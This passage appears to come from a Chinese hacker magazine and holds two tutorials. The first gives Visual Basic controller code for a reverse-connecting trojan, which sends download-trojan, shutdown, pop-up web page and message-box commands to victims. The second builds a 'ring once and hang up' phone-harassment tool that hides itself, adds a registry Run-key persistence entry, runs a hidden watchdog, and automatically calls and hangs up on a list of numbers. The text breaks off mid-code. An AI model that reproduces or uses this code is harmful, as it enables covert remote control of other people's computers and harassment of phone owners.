发送远程弹出对话框的命令，其格式为“"msgbox"+要发送的信息”，如果信息为空就提示输入信息；发送远程关闭计算机的命令，格式为“"shutdown"”；发送要弹出的网页地址和指令，格式为“"bound"+要弹出的网页地址”，如果网页地址为空就提示输入网页地址。因为代码都差不多在些就不再重复了，全部代码如图6所示。


```
Private Sub Command1_Click() '==========================================1：监听端口
If Text1.Text = "" Then '如果没有填写端口就退出
   MsgBox "请输入要监听的端口"
   Exit Sub
End If
If Not IsNumeric(Text1.Text) Then '如果不是数字就退出
   MsgBox "请输入数字"
   Exit Sub
End If
Winsock1.Close
Winsock1.LocalPort = CInt(Text1.Text) '转换为integer类型，因为端口是整数类型
Winsock1.Listen
List1.AddItem "监听" + Text1 Text + "端口成功！"
End Sub

Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long) '======2：接受反弹连接
Dim a As ListItem
Winsock1.Close '关闭已经有的连接请求
Winsock1.Accept requestID '接受连接请求
ListView1.ListItems.Clear '首先请空列表视图
Set a = ListView1.ListItems.Add(, , Winsock1.RemoteHostIP)
List1.AddItem "有连接：" & CStr(requestID) + "。IP地址：" & CStr(Winsock1.RemoteHostIP)
End Sub

Private Sub Command3_Click() '=====================================3：发送控制指令
If Text3.Text = "" Then
   MsgBox "请输入木马地址"
   Exit Sub
End If
Winsock1.SendData ("down" + Text3.Text) '发送下载木马命令
End Sub

Private Sub Command4_Click()
If Text4.Text = "" Then
   MsgBox "请输入网页地址"
   Exit Sub
End If
Winsock1.SendData ("bound" + Text4.Text) '发送弹出网页命令
End Sub

Private Sub Command5_Click()
Winsock1.SendData ("shutdown") '发送关机命令
End Sub

Private Sub Command6_Click()
If Text2.Text = "" Then
   MsgBox "请输入木马地址"
   Exit Sub
End If
Winsock1.SendData ("msgbox" + Text2.Text) '发送弹出信息框命令
End Sub
```
图6

五、运行效果

按F5运行编写好的控制端和被控制端，首先单击监听按钮，很快被控端就反弹连接上线了。现在，就可以单击要操作的命令了，如图7。





图7

怎么样，属于自己的第一个反弹木马就这样编写出来，使用VB来开发软件很简单吧！

（本文所涉及到的相关代码已经收录到光盘中）



教你编写“响一声就挂”攻击器

Little Boy

文章难易度：★★★
文章简介：短信攻击的方法大多不能用了，利用网络电话加编程技术实现响一声就挂可以对任何人进行电话骚扰了

已经记不清看过多少期的“黑客X档案”了，在杂志上也看到过许多利用网站手机注册等漏洞发送垃圾短信从而攻击别人手机的文章，而如今大部分网站都采用了验证码等手段来防止被别人恶意利用，可想而知发送垃圾短信攻击手机的方法势必会越来越难以利用，那我们何不利用目前形形色色的网络电话软件来制作一个电话攻击器呢（就是打骚扰电话），相比之下它最大的优点就是被攻击方可以是任意的固定电话或手机。




图1

一、程序思路

我们请出今天的主角UUCall网络电话，其界面如图1所示。它是一款可拨打任意固定电话和手机的网络电话软件，也是一款绿色软件，大小不到1M，直接下载到桌面便可以使用了。拨打国内电话统一为0.12元/每分钟，而且没有长途费和漫游费。我们利用的就是它的免费体验活动，注册后就会得到60分钟的免费通话时间（至少10分钟）。

简单讲一下我的思路，由于UUCall本身并不具备类似于骚扰电话的功能，否则本文也就没有任何意义了。因此，我就考虑能否通过编写一个程序去控制UUCall主界面上的各个按钮，让其在我们的程序控制下反复拨打和挂断电话，这不就成了电话攻击器吗，如图2。




图2

二、准备工作




图3

先来设置一下UUCall，选中登录界面的三个选项，如图3，再使用我们刚才申请的帐号登录一下就OK了。接着要得到UUCall主界面和其上叉号按钮、拨号按钮、挂断按钮、号码输入文本框各自的类名、标题，这是为了后面用到的函数参数使用。




图4

窗口名	图示	类名	标题
UUCall 主界面	图(1)	#32770	UUCall 迷你版
叉号按钮	图(1)-①	Close	无
挂断按钮	图(1)-②	Button	Hang up
拨号按钮	图(1)-③	Button	Call
号码输入文本框	图(1)-④	Edit	无
框架	图(1)-⑤	#32770	无

图5

我使用的工具是MiniSpy2.5，具体操作是选择MiniSpy面板上那只可爱的小狗图标，按下鼠标左键拖动小狗图标到想要得到句柄的窗体或控件上，然后松开鼠标就行了，如图4。UUCall各窗口的具体情况如图5所示。

三、编写程序

1．主窗体的制作




图6

打开VB6.0，在新建选项中选择“标准EXE”，为工程起名server，在form1窗体上添加一个Label标签框、一个TextBox文本框、一个ListBox列表框、三个Timer定时器和四个CommandButton命令按钮，窗体布局如图6所示。

在其通用声明中定义变量，各变量作用已在注释中说明，具体请参看源程序，在此不再赘述。我们选择Form1窗体的加载事件（Form_Load）中写入如下代码：

```
Me.Hide '隐藏程序
uucall = 0 '变量初始化
Dim reg As Long '定义变量
Dim regkey As Long '定义变量
Dim MEPATH As String '保存路径
MEPATH = App.Path & "\" & App.EXEName + ".exe"
reg = RegCreateKey(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run",regkey)
reg = RegSetValueEx(regkey, "sys", 0, REG_SZ, ByVal MEPATH, Len(MEPATH))
reg = RegCloseKey(regkey)
```

以上代码主要功能是将程序添加到注册表自启动项，主要介绍一下后面的几句代码，“App.Path”就是当前路径，而“App.EXEName”就是程序的主文件名，MEPATH字符串变量储存的就是这二者再和“.exe”组合得到的程序完整路径。我们着重介绍一下针对注册表操作的三个WINDOWS API函数，如下是它们的VB声明：

```
Declare Function RegCreateKey Lib "advapi32.dll" Alias "RegCreateKeyA" (ByVal hKey As Long, ByVal lpSubKey As String, phkResult As Long) As Long
Declare Function RegSetValueEx Lib "advapi32.dll" Alias "RegSetValueExA" (ByVal hKey As Long, ByVal lpValueName As String, ByVal Reserved As Long, ByVal dwType As Long, lpData As Any, ByVal cbData As Long) As Long
Declare Function RegCloseKey Lib "advapi32.dll" Alias "RegCloseKey" (ByVal hKey As Long) As Long
```

从“RegCreateKey”本身字面意思不难看出，是用来在注册表中创建子项的，其中的hKey参数是要操作的注册表主键

名，对应来看就是“HKEY_LOCAL_MACHINE”；lpSubKey 参数就是子键的位置和路径，对应就是“SOFTWARE\Microsoft\Windows\CurrentVersion\Run”；phkResult 参数用于保存新子项的句柄，对应就是 regkey 变量。

一看“RegSetValueEx”函数就应该知道是设置指定注册表项的值，不过它居然有六个参数之多，先来介绍它的 hKey 参数，要求是句柄或注册表项名，在此自然是“RegCreateKey”函数刚刚用过的 regkey 变量了。lpValueName 参数就是要设置值的名字，对应程序中的“sys”了；Reserved 参数说实话我也不清楚是什么意思，还希望有知道的高人不吝赐教，此参数大都设置为零；dwType 参数是要设置的数据类型，在此是 REG_SZ（字符串类型）；lpData 参数是要设置的内容，也就是路径，在此也就是前面保存完整路径的 MEPATH 变量的值；cbData 参数是要设置内容的长度，Len 就是求数据长度函数，Len(MEPATH)正好满足 cbData 参数要求。

再来看 RegCloseKey，自然是关闭注册表中的一个项或键，还好只有一个 hKey 参数，它是要关闭项或键的句柄，依然是那个 regkey 变量了。

接下来我们就介绍程序的核心吧，就是三个 Timer 定时器控件，先来看看 Timer1！它有三个作用，第一保证 UUCall 一直运行着；第二实时获得 UUCall 主窗体及其子窗口句柄；第三调用守护程序 shouhu.exe，具体会在后面讲到。设置 Timer1 的时间间隔为 1000 毫秒（也就是 1 秒），在它的 Timer 事件中写入：

```
'保证UUCall一直运行
If uucall = 0 Then Call Shell(App.Path & "\uucall.exe", vbHide)
'实时获得UUCall主窗体及其子窗口句柄
uucall = FindWindow("#32770", "UUCall迷你版") 'uucall主窗体句柄
button0 = FindWindowEx(uucall, 0, "button", "close") '叉号按钮句柄
kuang = FindWindowEx(uucall, 0, "#32770", vbNullString) '框架句柄
edit1 = FindWindowEx(kuang, 0, "EDIT", vbNullString) '号码框句柄
button1 = FindWindowEx(kuang, 0, "button", "call") '拨号按钮句柄
button2 = FindWindowEx(kuang, button1, "button", "Hang up") '挂断按钮句柄
'向uucall主窗体的叉号按钮发送消息使uucall始终只显示在系统托盘中
Call SendMessage(button0, WM_LBUTTONDOWN, 0, 0)
Call SendMessage(button0, BM_SETSTATE, 1, 0)
Call SendMessage(button0, WM_LBUTTONUP, 0, 0)
Call SendMessage(button0, BM_SETSTATE, 0, 0)
'调用守护程序shouhu.exe
Dim ipath As String
ipath = App.Path & "\shouhu.exe"
Call Shell(ipath, vbHide)
```

以上代码涉及到的 FindWindow、FindWindowEx、SendMessage 函数已经在通用模块中声明，在此为节省篇幅，省略其声明，请读者对照通用模块进行学习研究。FindWindowA 函数是查找符合条件窗口并返回它的句柄，它有两个参数，lpClassName 参数就是窗口类名，lpWindowName 参数就是窗口标题。FindWindowEx 函数其实是 FindWindow 的扩展，它的作用是在窗口列表中寻找与指定条件相符的子窗口，它有四个参数，hWnd1 参数是指要查找子窗口的父窗口句柄，hWnd2 参数是子窗口句柄，lpsz1 参数是子窗口类名，lpsz2 是子窗口标题。以上两个在代码中的参数大家对照图 5 就可以明白了，在此不多讲。再说一下 SendMessage 函数，作用是将指定的消息发送到一个或多个窗口，直到窗口程序处理完消息再返回，它有四个参数，其中 hwnd 参数是要接收消息的那个窗口的句柄，wMsg 参数是指定被发送的消息，wParam 和 lParam 参数视具体消息而定。在 Timer1 的 Timer 事件代码中连续调用了四次 SendMessage 函数是向叉号按钮发送消息，执行它的鼠标单击事件，由于叉号按钮本身就是让 UUCall 最小化到系统托盘，这样一来我们可以使 UUCall 始终在系统托盘中，别人很难以发现，即便是发现也打不开 UUCall 了。那为什么是连续的四次调用，而不是更多或是更少的次数呢？大家请看图 7 中的矩形框，这是我使用 SPY++ 截取的按钮的鼠标左键单击消息。




图 7

从上图中可以看出就象每一节广播体操可以被分解为几个基本动作一样，原来 Button_Click（按钮鼠标左键单击）可以被分解为四个基本动作：一是鼠标左键在按钮上按下，二是按钮按下，三是鼠标左键弹起，四是按钮弹起。这样 Windows 就会执行按钮的单击事件了，这也就是为什么要是连续的四次调用了。

再来讲讲另外两个 Timer 定时器是如何来协调工作的，Timer2 定时器作用为：依次从 ListBox 列表框中读取攻击号码；发送攻击号码到 UUCall 的号码框；按下 UUCall 的拨号按钮；禁用自身；启用 Timer3 定时器。Timer3 定时器作用为：Timer3 定时器到达定时时间，按下 UUCall 的挂断按钮，启用 Timer2 定时器，禁用自身。它们互相交替配合使用。设置 Timer2 的时间间隔为 10 毫秒，Timer3 的时间间隔是我反复实验在受攻击的电话或手机响起第一声铃声的时候就挂断，最佳值是 4000 毫秒。来看一下 Timer2 和 Timer3 定时器的代码：

```
Private Sub Timer2_Timer()
If I > List1.ListCount Then I = 1
SendMessage edit1, WM_SETTEXT, 0, ByVal (List1.List(I - 1)) '输入号码
